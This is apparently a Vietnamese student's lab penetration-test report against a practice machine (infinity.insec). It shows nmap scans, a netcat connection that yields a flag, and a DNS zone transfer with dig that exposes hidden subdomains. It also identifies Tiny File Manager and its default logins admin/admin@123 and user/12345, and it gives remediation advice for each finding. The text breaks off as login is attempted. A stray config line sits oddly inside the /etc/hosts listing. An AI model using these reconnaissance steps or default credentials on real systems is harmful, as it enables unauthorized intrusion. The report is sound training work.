

# Báo cáo kết quả Thi Giữa kỳ Thực hành An toàn Mạng

**NT140.011.ANTT.2.6**



STT	Họ và tên	Email	Đóng góp (%)
1	Nguyễn Đức Tài	<a href="mailto:21521395@gm.uit.edu.vn">21521395@gm.uit.edu.vn</a>	100%
2	Trần Minh Duy	<a href="mailto:21522010@gm.uit.edu.vn">21522010@gm.uit.edu.vn</a>	100%

-- Lưu hành nội bộ --

# **Mục lục**

## Nội dung

<b>1.0 Tổng quan .....</b>	<b>3</b>
1.1 Khuyến nghị bảo mật .....	3
<b>2.0 Phương pháp kiểm thử.....</b>	<b>3</b>
2.1 Thu thập thông tin .....	4
2.2 Kiểm thử xâm nhập .....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.136 .....	4
<b>3.0 Phụ lục.....</b>	<b>44</b>
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt .....	44

## 1.0 Tổng quan

**NT140.O11.ANTT.2.6** được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, **NT140.O11.ANTT.2.6** có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, **NT140.O11.ANTT.2.6** có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà **NT140.O11.ANTT.2.6** có thể truy cập vào được liệt kê dưới đây

- 192.168.19.136

### 1.1 Khuyến nghị bảo mật

**NT140.O11.ANTT.2.6** khuyến nghị và các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

## 2.0 Phương pháp kiểm thử

**NT140.O11.ANTT.2.6** đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra xâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách **NT140.O11.ANTT.2.6** có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy.

## 2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, **NT140.O11.ANTT.2.6** được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

### Địa chỉ IP máy kẻ tấn công:

- 10.8.0.X

### Địa chỉ IP của máy nạn nhân:

- 192.168.19.136

## 2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, **NT140.O11.ANTT.2.6** đã có thể truy cập thành công vào 1 trong số 1 máy chủ.

### 2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.136

#### Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.136	<p><b>TCP:</b></p> <ul style="list-style-type: none"><li>• 22 ssh</li><li>• 53 domain</li><li>• 80 http</li><li>• 7171 drm-production</li></ul> <p><b>UDP:</b></p> <ul style="list-style-type: none"><li>• 53 domain</li></ul>

**\*Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.**

## Khởi tạo shell với quyền user thường

### Cách thức khai thác:

- Dùng nmap scan máy chủ:

- o TCP

```
(kali㉿kali)-[~]
$ nmap -p- -sV 192.168.19.136
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-17 10:28 EST
Nmap scan report for 192.168.19.136
Host is up (0.044s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       ISC BIND 9.18.12-0ubuntu0.22.04.3 (Ubuntu Linux)
80/tcp    open  http         nginx 1.24.0
7171/tcp  open  drm-production?
1 service unrecognized despite returning data. If you know the service/version, please submit the following
gi?new-service :
SF-Port7171-TCP:V=7.94%I=7%D=11/17%Time=655786BC%P=x86_64-pc-linux-gnu%r(N
SF:ULL,50,"\[infinity\].insec\]\x20Bot\x20checking!!!\[infinity\].insec\]\x2
SF:0What\x20is\x20the\x20sum\x20of\x2017\x20and\x2048?:\x20")%r(GenericLi
SF:nes,76,"\[infinity\].insec\]\x20Bot\x20checking!!!\[infinity\].insec\]\x2
SF:0What\x20is\x20the\x20sum\x20of\x2073\x20and\x2052?:\x20\[infinity\].in
SF:sec\]\x20You\x20are\x20a\x20dumb\x20bot!!!!")%r(GetRequest,75,"\[infinity\].insec\]\x20Bot\x20checking!!!\[infinity\].insec\]\x20What\x20is\x20th
SF:y\.\insec\]\x20Bot\x20checking!!!\[infinity\].insec\]\x20\[infinity\].insec\]\x20You\x20ar
```

- o UDP

```

└─(kali㉿kali)-[~/Desktop]
$ sudo nmap -sU -T5 -vv 192.168.19.136
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-18 14:28 +07
Initiating Ping Scan at 14:28
Scanning 192.168.19.136 [4 ports]
Completed Ping Scan at 14:28, 0.06s elapsed (1 total hosts)
Initiating UDP Scan at 14:28
Scanning infinity.insec (192.168.19.136) [1000 ports]
Warning: 192.168.19.136 giving up on port because retransmission cap hit (2).
Discovered open port 53/udp on 192.168.19.136
Completed UDP Scan at 14:29, 19.54s elapsed (1000 total ports)
Nmap scan report for infinity.insec (192.168.19.136)
Host is up, received echo-reply ttl 63 (0.043s latency).
Scanned at 2023-11-18 14:28:44 +07 for 19s
Not shown: 974 open|filtered udp ports (no-response)
PORT      STATE SERVICE          REASON
19/udp    closed  chargen       port-unreach ttl 63
49/udp    closed  tacacs        port-unreach ttl 63
53/udp    open   domain         udp-response ttl 63 DEFAULT)
217/udp   closed  dbase         port-unreach ttl 63
500/udp   closed  isakmp        port-unreach ttl 63
626/udp   closed  serialnumberd port-unreach ttl 63
767/udp   closed  phonebook     port-unreach ttl 63
902/udp   closed  ideafarm-door port-unreach ttl 63
9103/udp  closed  bacula-sd    port-unreach ttl 63
16974/udp closed  unknown       port-unreach ttl 63
17683/udp closed  unknown       port-unreach ttl 63
20031/udp  closed  bakbonenetvault port-unreach ttl 63
20217/udp  closed  unknown       port-unreach ttl 63
20522/udp  closed  unknown       port-unreach ttl 63
20848/udp  closed  unknown       port-unreach ttl 63
26720/udp  closed  unknown       port-unreach ttl 63
29256/udp  closed  unknown       port-unreach ttl 63
37444/udp  closed  unknown       port-unreach ttl 63
40866/udp  closed  unknown       port-unreach ttl 63
44923/udp  closed  unknown       port-unreach ttl 63
45380/udp  closed  unknown       port-unreach ttl 63
51586/udp  closed  unknown       port-unreach ttl 63
51905/udp  closed  unknown       port-unreach ttl 63
58075/udp  closed  unknown       port-unreach ttl 63

```

Trong số các port phát hiện được port 7171 mở nhưng nmap không biết dịch vụ → có khả năng là chương trình tự viết chạy trên đó, nên ta dùng **nc** để kết nối thử đến port đó.

*“netcat is a simple unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts...”*

- nc kết nối đến service:

```
[└(kali㉿kali)-[~/Desktop] $ nc 192.168.19.136 7171 [infinity.insec] Bot checking!!![infinity.insec] What is the sum of 15 and 80?: 95 [infinity.insec] Wellcome user. Here is your flag: INF01{zq4JICgufGagecA0YSnk}
```

Nội dung flag: **INF01{zq4JICgufGagecA0YSnk}**

### Lỗ hổng đã khai thác: Unauthenticated Connection Vulnerability


**Giải thích lỗ hổng:** port 7171 máy 192.168.19.136 truy cập trực tiếp bằng nc không cần thông tin xác thực. Lỗ hổng này có thể mở ra cơ hội cho tin tặc tấn công và truy cập trái phép vào hệ thống mà không cần có thông tin đăng nhập. Điều này có thể gây nguy hiểm, vì tin tặc có thể thực hiện các hành động độc hại như truy cập, thay đổi hoặc xóa dữ liệu, thực hiện tấn công từ chối dịch vụ (DoS), cài đặt phần mềm độc hại hoặc thậm chí kiểm soát hoàn toàn hệ thống.

**Khuyến nghị vá lỗ hổng:** thêm thông tin xác thực như tài khoản, mật khẩu, mã pin,... hay những biện pháp tương tự trước khi cho phép truy cập.


**Mức độ ảnh hưởng:** Tùy nội dung service, trong trường hợp này là **THẤP**, vì service không cung cấp thông tin hữu ích.

Dựa vào kết quả scan có thể thấy ngoài port 7171 thì ta còn port 22, 53, 80 đang được mở, đầu tiên ta thấy được port 80 đang mở tức dịch vụ HTTP đang được chạy.

Thử truy cập bằng trình duyệt để xem dịch vụ HTTP trên máy mục tiêu đang hoạt động như nào.




Kết quả từ trình duyệt hiển thị từ kết quả trả về của máy mục tiêu.



Trình duyệt được forward đến tên miền **infinity.insec** nhưng không thể truy cập. Thủ phân giải tên miền bằng cách thêm dòng “**192.168.19.136 infinity.insec**” vào file **/etc/hosts**

```
GNU nano 7.2                                     /etc/hosts *
127.0.0.1      localhost
127.0.1.1      kali
192.168.19.136 infinity.insec
::1            localhost ip6-localhost ip6-loopback
ff02 :: 1       ip6-allnodes
ff02 :: 2       ip6-allrouters
'username' => 'REPLACE YOUR GENERATED PASSWORD HERE'
```

Truy cập lại dịch vụ HTTP:



Đây là trang mặc định của dịch vụ HTTP chạy trên máy mục tiêu, thấy được công nghệ sử dụng là **nginx**. Dùng wapalyzer để phân tích xem trang web dùng những công nghệ gì:

Kết quả cho thấy ngoài phiên bản Nginx 1.24.0 thì không còn thông tin về những công nghệ khác được sử dụng. Nhóm đã thử tìm kiếm những lỗ hổng của phiên bản Nginx 1.24.0 và thấy được đây là phiên bản mới nhất và hiện không phát hiện lỗ hổng nào. Hướng đi tiếp theo có thể

là brutefore để tìm kiếm các thư mục trong server hay các subdomain nhưng nó khá hên xui nên nhóm quyết định đi hướng khác.

Nhóm đã sử dụng một số tool để thu thập thêm thông tin nhưng không quá hiệu quả:

The screenshot shows the Netcraft search interface. At the top left is the Netcraft logo. On the right is a menu icon. Below the logo, the search query "Hostnames matching infinity.insec" is displayed in large bold letters. Underneath the query is a link "▶ Search with another pattern?". In the center of the page, the text "Sorry, no results were found." is displayed. The background is white with light gray horizontal lines.

The screenshot shows a terminal window with a black background and white text. It displays the command "whois infinity.insec" and the response: "No whois server is known for this kind of object." Above the terminal window is a screenshot of a web browser. The address bar shows the URL "https://www.shodan.io/search?query=infinity.insec". The browser's navigation bar includes links for Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. Below the address bar is a navigation bar with tabs for Shodan, Maps, Images, Monitor, Developer, and More... The main search bar contains the query "infinity.insec". To the right of the search bar are a red search button with a magnifying glass icon and a green login button. At the bottom of the browser window, there is a note: "Note: No results found".

Được biết máy mục tiêu đang chạy dịch vụ domain trên port 53, ta thử kiểm tra những DNS records của tên miền **infinity.insec** bằng tool **dig**.

*“dig is a flexible tool for interrogating DNS name servers. It performs DNS lookups and displays the answers that are returned from the name server(s) that were queried.”*

```
dig @192.168.19.136 infinity.insec axfr
```

```
└─(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 infinity.insec axfr

; <>> DiG 9.18.16-1-Debian <>> @192.168.19.136 infinity.insec axfr
; (1 server found)
;; global options: +cmd
infinity.insec.    604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
infinity.insec.    604800  IN      NS      ns1.infinity.insec.
infinity.insec.    604800  IN      NS      ns2.infinity.insec.
inffile123.infinity.insec. 604800 IN      A      127.0.0.1
ns1.infinity.insec. 604800  IN      A      10.1.1.3
ns2.infinity.insec. 604800  IN      A      10.1.1.4
unk.infinity.insec. 604800  IN      A      127.0.0.1
infinity.insec.    604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; Query time: 16 msec
;; SERVER: 192.168.19.136#53(192.168.19.136) (TCP)
;; WHEN: Sat Nov 18 00:10:57 EST 2023
;; XFR size: 8 records (messages 1, bytes 264)
```

Sau khi lấy tất cả DNS Records liên quan đến domain infinity.insec, ta thực hiện truy vấn DNS record của từng tên miền với bản ghi loại TXT xem có bất kỳ thông tin nào được lưu trong DNS records hay không.

- dig @192.168.19.136 infinity.insec txt

```
└─(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 infinity.insec txt

; <>> DiG 9.18.16-1-Debian <>> @192.168.19.136 infinity.insec txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 3712
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 440156a86be48640010000006558491b01c5b4668457303b (good)
; QUESTION SECTION:
infinity.insec.          IN      TXT

;; AUTHORITY SECTION:
infinity.insec.    604800  IN      SOA     ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800
;; Query time: 12 msec
;; SERVER: 192.168.19.136#53(192.168.19.136) (UDP)
;; WHEN: Sat Nov 18 00:18:18 EST 2023
;; MSG SIZE  rcvd: 117
```

- dig @192.168.19.136 inffile123.infinity.insec txt

```
(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 inffile123.infinity.insec txt

; <>> DiG 9.18.16-1-Debian <>> @192.168.19.136 inffile123.infinity.insec txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 4499
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: 92fe7d3fc13d021701000000655849529a6e49c8482f085f (good)
;; QUESTION SECTION:
;inffile123.infinity.insec. IN TXT

;; AUTHORITY SECTION:
infinity.insec. 604800 IN SOA ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 8 msec
;; SERVER: 192.168.19.136#53(192.168.19.136) (UDP)
;; WHEN: Sat Nov 18 00:19:14 EST 2023
;; MSG SIZE rcvd: 128
```

- dig @192.168.19.136 ns1.infinity.insec txt

```
(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 ns1.infinity.insec txt

; <>> DiG 9.18.16-1-Debian <>> @192.168.19.136 ns1.infinity.insec txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 43869
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: d1daddbc5e4f628c01000000655849a1bcfc6c6e6b7fab73 (good)
;; QUESTION SECTION:
;ns1.infinity.insec. IN TXT

;; AUTHORITY SECTION:
infinity.insec. 604800 IN SOA ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 12 msec
;; SERVER: 192.168.19.136#53(192.168.19.136) (UDP)
```

- dig @192.168.19.136 ns2.infinity.insec txt

```
(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 ns2.infinity.insec txt

; <>> DiG 9.18.16-1-Debian <>> @192.168.19.136 ns2.infinity.insec txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 30978
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 1232
;; COOKIE: d93f7820f64e007001000000655849d89ac3a77558493e20 (good)
;; QUESTION SECTION:
;ns2.infinity.insec. IN TXT

;; AUTHORITY SECTION:
infinity.insec. 604800 IN SOA ns1.infinity.insec. admin.infinity.insec. 3 604800 86400 2419200 604800

;; Query time: 11 msec
;; SERVER: 192.168.19.136#53(192.168.19.136) (UDP)
;; WHEN: Sat Nov 18 00:21:28 EST 2023
;; MSG SIZE rcvd: 121
```

- dig @192.168.19.136 unk.infinity.insec txt

```
(kali㉿kali)-[~/etc]
$ dig @192.168.19.136 unk.infinity.insec txt

; <>>> DiG 9.18.16-1-Debian <>>> @192.168.19.136 unk.infinity.insec txt
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 52863
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 61ae563b4a7511d10100000655849fb446f9944b3b94283 (good)
;; QUESTION SECTION:
;unk.infinity.insec.      IN      TXT

;; ANSWER SECTION:
unk.infinity.insec. 3600    IN      TXT      "INF02{74t1Frq4ZlHvGsSKGMxr}"
```

Sau khi kiên trì thì ta đã tìm được Flag thứ 2 được ghi trong DNS Records của unk.infinity.insec.

**Nội dung flag:** [INF02{74t1Frq4ZlHvGsSKGMxr}](#)

**Lỗ hổng đã khai thác:** DNS zone transfer vulnerability

**Giải thích lỗ hổng:** lỗ hổng DNS zone transfer vulnerability xảy ra khi máy chủ DNS không được cấu hình đúng để kiểm soát quyền truy cập vào zone transfer, cho phép tin tức truy cập và sao chép các thông tin về các bản ghi DNS của một tên miền.

**Khuyến nghị vá lỗ hổng:** quản trị viên hệ thống cần cấu hình chính xác các máy chủ DNS để kiểm soát quyền truy cập vào zone transfer.


**Mức độ ảnh hưởng:** CAO

---

Tiếp theo, ta thấy trong DNS record có thêm một số tên miền mà Name server quản lý, để truy cập vào những tên miền ta thường được trong bảng DNS Records phải cấu hình phân giải tên miền trong /etc/hosts

```
(kali㉿kali)-[~/etc]
$ cat hosts
127.0.0.1      localhost
127.0.1.1      kali
192.168.19.136 infinity.insec inffile123.infinity.insec unk.infinity.insec
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
```

Tiến hành truy cập thử vào các domain thì có domain inffile123.infinity.insec trả về trang mới:



Kết quả trả về giao diện của một trang web có tên là H3K Tiny File Manager, có giao diện yêu cầu đăng nhập Username và Password. Tìm kiếm thông tin về những nội dung này trên Google.

# Tiny File Manager

[Live Demo](#) [Help Docs](#) [release v2.5.0](#) [license GPL-3.0](#) [Donate Paypal](#) [sponsors 0](#)

TinyFileManager is web based PHP file manager and it is a simple, fast and small size in single-file PHP file that can be dropped into any folder on your server, multi-language ready web application for storing, uploading, editing and managing files and folders online via web browser. The Application runs on PHP 5.5+, It allows the creation of multiple users and each user can have its own directory and a build-in support for managing text files with cloud9 IDE and it supports syntax highlighting for over 150+ languages and over 35+ themes.

## Demo

Theo thông tin tìm được thì Tiny File Manager là trình quản lý tệp PHP dựa trên web và nó có kích thước đơn giản, nhanh và nhỏ trong một tệp PHP có thể được thả vào bất kỳ thư mục nào trên máy chủ của bạn, ứng dụng web sẵn sàng đa ngôn ngữ để lưu trữ, tải lên, chỉnh sửa và quản lý tệp và thư mục trực tuyến thông qua trình duyệt web.

Ngoài ra còn cò tìm được các tài khoản mặc định của service là:

**admin/admin@123 và user/12345.**

## How to use

Download ZIP with latest version from master branch.

Just copy the `tinyfilemanager.php` to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: **admin/admin@123 and user/12345.**

Thử đăng nhập vào trang web với username/password của admin và:

